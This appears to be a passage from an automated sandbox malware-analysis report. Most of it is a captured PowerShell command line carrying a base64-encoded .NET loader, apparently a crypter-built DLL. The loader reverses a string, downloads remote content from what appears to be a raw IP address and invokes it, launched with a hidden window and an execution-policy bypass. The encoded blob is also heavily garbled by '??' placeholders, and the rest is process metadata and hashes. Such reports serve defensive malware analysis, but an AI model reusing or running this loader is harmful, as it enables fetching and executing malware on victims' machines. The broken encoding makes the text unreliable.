?? ?? ?? ?? ?? ?? ?? BQBlgQ?? ?? ?? ?? ?? Cg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? HQF7?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? J?? ?? Q?? Cg?? E?? ?? ?? ?? ?? U?? E?? ?? ?? ?? ?? Q?? Cs?? Q?? ?? ?? ?? ?? ?? ?? HM?? 5gBz?? ?? kB?? ?? ?? ?? Q29udGV4dFZhbHVlYDE?? VGhyZWFkU2FmZU9iamVjdFByb3ZpZGVyYDE?? XzU?? Z2V0X1VURjg?? PE1vZHVsZT4?? V?? BEaXNwb3NlX19JbnN0YW5jZV9f?? ENyZWF0ZV9fSW5zdGFuY2VfXwBVRHNTaURiYgBtc2NvcmxpYgBNaWNyb3NvZnQuVmlzdWFsQmFzaWM?? TG9hZ?? BTeW5jaHJvbml6ZWQ?? R2V0TWV0aG9k?? FJlcGxhY2U?? Q3JlYXRlSW5zdGFuY2U?? Z2V0X0dldEluc3RhbmNl?? GRlZmF1bHRJbnN0YW5jZQBpbn N0YW5jZQBHZXRlYXNoQ29kZQBJbnZva2U?? UnVudGltZVR5cGVlYW5kbGU?? R2V0VHlwZUZyb21lYW5kbGU?? R2V0VHlwZQBnZXRfQ3VsdH VyZQBzZXRfQ3VsdHVyZQByZXNvdXJjZUN1bHR1cmU?? TWV0aG9kQmFzZQBBcHBsaWNhdGlvbkJhc2U?? QXBwbGljYXRpb25TZXR0aW5nc0Jhc2U?? U3RyUmV2ZXJzZQBFZGl0b3JCcm93c2FibGVTdGF0ZQBDb21waWxlckdlbmVyYXRlZEF0dHJpYnV0ZQBHdWlkQXR0cmlidXRl?? EhlbHBLZXl3b3Jk QXR0cmlidXRl?? EdlbmVyYXRlZENvZGVBdHRyaWJ1dGU?? RGVidWdnZXJOb25Vc2VyQ29kZUF0dHJpYnV0ZQBEZWJ1Z2dhYmxlQXR0cmlidXRl?? EVkaX RvckJyb3dzYWJsZUF0dHJpYnV0ZQBDb21WaXNpYmxlQXR0cmlidXRl?? EFzc2VtYmx5VGl0bGVBdHRyaWJ1dGU?? U3RhbmRhcmRNb2R1bGVB dHRyaWJ1dGU?? SGlkZU1vZHVsZU5hbWVBdHRyaWJ1dGU?? QXNzZW1ibHlUcmFkZW1hcmtBdHRyaWJ1dGU?? VGFyZ2V0RnJhbWV3b3JrQXR0 cmlidXRl?? ERlYnVnZ2VySGlkZGVuQXR0cmlidXRl?? EFzc2VtYmx5RmlsZVZlcnNpb25BdHRyaWJ1dGU?? TXlHcm91cENvbGxlY3Rpb25BdHRyaWJ1dGU?? QXNzZW1ibHlEZXNjcmlwdGlvbkF0dHJpYnV0ZQBDb21waWxhdGlvbmFsQXR0cmlidXRl?? EFzc2VtYmx5RmlsZVZlcnNpb25BdHRyaWJ1dGU?? BBc3NlbWJseUNvcHlyaWdodEF0dHJpYnV0ZQBBc3NlbWJseUNvbXBhbnlBdHRyaWJ1dGU?? UnVudGltZUNvbXBhbnlBdHRyaWJ1dGU?? Z2V0X1 ZhbHVl?? HNldF9WYWx1ZQBHZXRPYmplY3RWYWx1ZQBVR2x5bXpVZwBzZXRfRW5jb2Rpbmc?? U3lzdGVtLlJ1bnRpbWUuVmVyc2lvbmluZwBG cm9tQmFzZTY0U3RyaW5n?? ERvd25sb2FkU3RyaW5n?? FRvU3RyaW5n?? E1pY3Jvc29mdC5WaXN1YWxCYXNpYy5NeVNlcnZpY2VzLkludGVybmFs?? FN5c3RlbS5Db21wb25lbnRNb2Rlb?? BscE9VcGxNcC5kbGw?? U3lzdGVt?? HJlc291cmNlTWFu?? FN5c3RlbS5Db21wb25lbnRNb2RlbC5EZXNpZ24?? QX BwRG9tYWlu?? GdldF9DdXJyZW50RG9tYWlu?? GdldF9BcHBsaWNhdGlvbgBNeUFwcGxpY2F0aW9u?? FN5c3RlbS5Db25maWd1cmF0aW9u?? FN5c3RlbS 5HbG9iYWxpemF0aW9u?? FN5c3RlbS5SZWZsZWN0aW9u?? E1ldGhvZEluZm8?? Q3VsdHVyZUluZm8?? bHBPVXBsTX?? ?? bV9BcHBPYmpl Y3RQcm92aWRlcgBtX1VzZXJPYmplY3RQcm92aWRlcgBtX0NvbXB1dGVyT2JqZWN0UHJvdmlkZXI?? bV9NeVdlYlNlcnZpY2VzT2JqZWN0UHJvdmlkZXI?? Z2V0X1Jlc291cmNlTWFuYWdlcgBTeXN0ZW0uQ29kZURvbS5Db21waWxlckdlbmVyYXRlZEF0dHJpYnV0ZQBEZWJ1Z2dhYmxlQXR0cmlidXRl?? TXlDb21wdXRlcgBBY3RpdmF0b3I?? LmN0b3I?? LmNjdG9y?? FN5c3RlbS5EaWFnbm9zdGljcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuRGV2aWNlcwBnZXRfV2ViU2VydmljZXM?? TXlXZWJTZXJ2aWNlcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuQXBwbGljYXRpb25TZXJ2aWNlcwBTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXM?? TWljcm9zb2Z0LlZpc3VhbEJhc2UjLkNvbXBpbGVyU2VydmljZXM?? U3lzdGVtLlRleHQuRW5jb2RpbmdzLlVuaWNvZGVuY29kZXI?? bV9Db250ZXh0?? GxwT1VwbE1wLk15Zl0?? bV9Db250ZXh0?? GxwT1VwbE1wLk15?? GdldF9Bc3NlbWJseQBNeVNl dHRpbmdzUHJvcGVydHk?? ?? CVs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBS?? GU?? cwBv?? HU?? cgBj?? GU?? cw?? ?? V3Q?? e?? B0?? C4?? N?? ?? v?? H?? ?? bQB1?? HI?? Lw?? x?? DU?? Mg?? u?? Dc?? Nw?? x?? C4?? M?? ?? 1?? C4?? O?? ?? 5?? DE?? Q?? Bu?? G8?? d?? Bj?? GU?? d?? Bl?? GQ?? bwBu?? C8?? Lw?? 6?? H?? ?? d?? B0?? Gg?? ?? ?? VlJhEm?? QNB?? ?? BFawBy?? G8?? dwBl?? G0?? YQBy?? EY?? X?? BU?? EU?? Tg?? u?? HQ?? ZgBv?? HM?? bwBy?? GM?? aQBN?? Fw?? cwB3?? G8?? Z?? Bu?? Gk?? VwBc?? Do?? Qw?? ?? Fzk?? MQ?? z?? D?? ?? Mw?? u?? D?? ?? Lg?? 0?? HY?? X?? ?? ?? I2o?? SQBD?? HU?? Z?? Bl?? E8?? T?? ?? u?? Ec?? WgBu?? G4?? SwBv?? Fc?? Yw?? ?? EXo?? egBH?? HY?? d?? Bw?? GI?? bw?? ?? GVw?? UgBl?? Gc?? UwB2?? GM?? cw?? u?? GU?? e?? Bl?? ?? ?? ?? hFFgqWcwdE6wlnV8YWFE?? g?? EI?? EBC?? Mg?? ?? EFI?? EBEREEI?? EBDgQg?? QECBS?? C?? Q4OBS?? B?? RFBBy?? E?? Q4ODg4GFRIo?? RIMBhUSK?? ESC?? YVEigBEmEGFRIo?? RIkBC?? ?? Ew?? F?? ?? ICHBwH?? ?? ESaRG?? iQUg?? BK?? jQcg?? gEOEoCNC?? ?? BEoCREoCRBgcEDg4ODgU?? ?? BK?? mQYg?? QESgJkE?? ?? EODgQg?? Q4OBS?? CDg4OBQ?? CDg4OBQ?? ?? EoClBQ?? BHQUOBy?? BEoCNHQUFI?? ESaQ4GI?? ESgK0OBi?? CHBwdH?? Q?? ?? RwcBC?? bwDI?? ?? I?? y?? ?? DgQH?? R4?? ?? h4?? BR?? B?? B4?? B?? oBHg?? EBwET?? ?? YVEigBEw?? HBhUSbQET?? ?? YVEm0BEw?? CEw?? ECgET?? ?? Ug?? QET?? ?? i3elxWGTTgiQiwP1 9/EdUKOgcGFRIo?? RIMBwYVEigBEggHBhUSK?? ESYQcGFRIo?? RIk?? wYSfQQGEoCB?? wYSG?? M?? ?? ?? EE?? ?? ?? SD?? Q?? ?? BIIB?? ?? ?? EmEE?? ?? ?? SJ?? Q?? ?? BJ9BQ?? ?? EoCBBg?? B?? RK?? gQQ?? ?? BIYB?? ?? B?? Q4EI?? ?? SaQcQ?? QEe?? B4?? Bz?? B?? QEQHg?? EC?? ?? SD?? QI?? BIIB?? g?? EmEEC?? ?? SJ?? QI?? BJ9BQg?? EoCBB?? g?? EhgEK?? ?? T?? ?? gB?? ?? g?? ?? ?? ?? ?? ?? B4B?? ?? E?? V?? IWV3JhcE 5vbkV4Y2VwdGlvblRocm93cwEI?? Q?? C?? ?? ?? ?? ?? ?? ?? N?? Q?? IbHBPVXBsTX?? ?? ?? BcB?? BJDb3B5cmlnaHQgwqkgIDlwMjI?? ?? ?? UB?? ?? ?? ?? ?? CkB?? CRhMTU5NDFlMy03ZDM4LTQwYmEtYml5MC1mYTE5YTZjNjg1Nml?? ?? ?? wB?? ?? cxLj?? uMC4w?? ?? BN?? Q?? cLk5FVEZyYW1ld29yay xWZXJzaW9uPXY0LjUuMQE?? V?? 4URnJhbWV3b3JrRGlzcGxheU5hbWUULk5FVCBGcmFtZXdvcmsgNC41LjEE?? Q?? ?? ?? ?? gB?? ?? E?? ?? ?? ?? ?? ?? BgB?? ?? pNeVRlbXBsYXRlCDExLj?? uMC4w?? ?? BB?? Q?? zU3lzdGVtLlJlc291cmNlcy5Ub29scy5TdHJvbmdseVR5cGVkUmVzb3VyY2VCdWlsZGVy CDE3Lj?? uMC4w?? ?? BZ?? QBLTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5FZGl0b3JzLlNldHRpbmdzRGVzaWduZXIuU2V0dGluZ3NTaW5nbGVGaWxlR2Vu ZXJhdG9yCDE3Lj?? uMy4w?? ?? Bh?? Q?? 0U3lzdGVtLldlYi5TZXJ2aWNlcy5Qcm90b2NvbHMuU29hcEh0dHBDbGllbnRQcm90b2NvbBJDcmVhdGVfX0 luc3RhbmNlX18TRGlzcG9zZV9fSW5zdGFuY2VfXw?? ?? ?? B?? B?? ?? tNeS5Db21wdXRlcg?? ?? EwE?? Dk15LkFwcGxpY2F0aW9u?? ?? ?? M?? Q?? HTXkuVXNlcg?? ?? EwE?? Dk15LldlYlNlcnZpY2Vz?? ?? ?? Q?? Q?? LTXkuU2V0dGluZ3M?? ?? ?? C0?? ?? ?? ?? zsrvvgE?? ?? ?? CR?? ?? ?? ?? bFN5c3

	RlbS5SZXNvdXJjZXMuUmVzb3VyY2VSZWFkZXIsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLj?? sIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2 V5VG9rZW49Yjc3YTVjNTYxOTM0ZT?? 4OSNTeXN0ZW0uUmVzb3VyY2VzLlJ1bnRpbWVSZXNvdXJjZVNld?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? FBBRFBBRFC0?? ?? ?? ?? ?? ?? ?? ?? ?? H6xN+k?? ?? ?? ?? ?? ?? g?? ?? ?? Gk?? ?? ?? BEOQ?? ?? RBs?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? BSU0RTz7YbjMR2n0y4xJgHLeBcd?? E?? ?? ?? BEOlxIYWNraW5nXENyeXB0 ZXJzIE1vZGRpbmdcQ2xhc3NMaWJyYXJ5M1xDbGFzc0xpYnJhcnkzXG9ialxSZWxlYXNlXGxwT1VwbE1wLnBkYgDVOQ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DvOQ?? ?? ?? C?? 4Tk?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? BfQ29yRGxsTWFpbgBtc2NvcmVlLmRsb?? ?? ?? ?? ?? ?? ?? ?? ?? ?? /yU?? I?? ?? Q?? B?? B?? ?? ?? ?? ?? Y?? ?? C?? B?? ?? E?? ?? ?? ?? w?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? BI?? ?? ?? ?? WE?? ?? ?? DwD?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DwDN?? ?? ?? ?? FY?? UwBf?? FY?? RQBS?? FM?? SQBP?? E4?? XwBJ?? E4?? RgBP?? ?? ?? ?? ?? ?? C9BO/+?? ?? ?? B?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? /?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? R?? ?? ?? ?? ?? E?? Vg Bh?? HI?? RgBp?? Gw?? ZQBJ?? G4?? ZgBv?? ?? ?? ?? ?? ?? ?? k?? ?? Q?? ?? ?? BU?? HI?? YQBu?? HM?? b?? Bh?? HQ?? aQBv?? G4?? ?? ?? ?? ?? ?? ?? ?? ?? s?? Sc?? g?? ?? ?? QBT?? HQ?? cgBp?? G4?? ZwBG?? Gk?? b?? Bl?? Ek?? bgBm?? G8?? ?? ?? B4?? g?? ?? ?? Q?? w?? D?? ?? M?? ?? w?? D?? ?? N?? Bi?? D?? ?? ?? ?? ?? q?? ?? k?? ?? QBD?? G8?? bQBt?? GU?? bgB0?? HM?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? ?? Dl?? CQ?? B?? EM?? bwBt?? H?? ?? YQBu?? Hk?? TgBh?? G0?? ZQ?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ?? 6?? ?? k?? ?? QBG?? Gk?? b?? Bl?? EQ?? ZQBz?? GM?? cgBp?? H?? ?? d?? Bp?? G8?? bg?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ?? w?? ?? g?? ?? QBG?? Gk?? b?? Bl?? FY?? ZQBy?? HM?? aQBv?? G4?? ?? ?? ?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? 6?? ?? 0?? ?? QBJ?? G4?? d?? Bl?? HI?? bgBh?? Gw?? TgBh?? G0?? ZQ?? ?? ?? Gw?? c?? BP?? FU?? c?? Bs?? E0?? c?? ?? u?? GQ?? b?? Bs?? ?? ?? ?? ?? ?? BI?? BI?? ?? QBM?? GU?? ZwBh?? Gw?? QwBv?? H?? ?? eQBy?? Gk?? ZwBo?? HQ?? ?? ?? BD?? G8?? c?? B5?? HI?? aQBn?? Gg?? d?? ?? g?? Kk?? I?? ?? g?? DI?? M?? ?? y?? DI?? ?? ?? ?? q?? ?? E?? ?? QBM?? GU?? ZwBh?? Gw?? V?? By?? GE?? Z?? Bl?? G0?? YQBy?? Gs?? cw?? ?? ?? ? ? ?? ?? ?? ?? ?? ?? ?? EI?? DQ?? B?? E8?? cgBp?? Gc?? aQBu?? GE?? b?? BG?? Gk?? b?? Bl?? G4?? YQBt?? GU?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBk?? Gw?? b?? ?? ?? ?? ?? ?? ?? Mg?? J?? ?? E?? U?? By?? G8?? Z?? B1?? GM?? d?? BO?? GE?? bQBl?? ?? ?? ?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? ?? DQ?? C?? ?? B?? F?? ?? cgBv?? GQ?? dQBj?? HQ?? VgBl?? HI?? cwBp?? G8?? bg?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? 4?? ?? g?? ?? QBB?? HM?? cwBl?? G0?? YgBs?? Hk?? I?? BW?? GU?? cgBz?? Gk?? bwBu?? ?? ?? ?? MQ?? u?? D?? ?? Lg?? w?? C4?? M?? w?? ?? ?? M?? ?? ?? ?? BDo?? ');powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $ OWjuxD
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **7128**, Parent PID: **5872**

General

Target ID:	29
Start time:	06:50:05
Start date:	21/02/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x2d0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language

Disassembly

No disassembly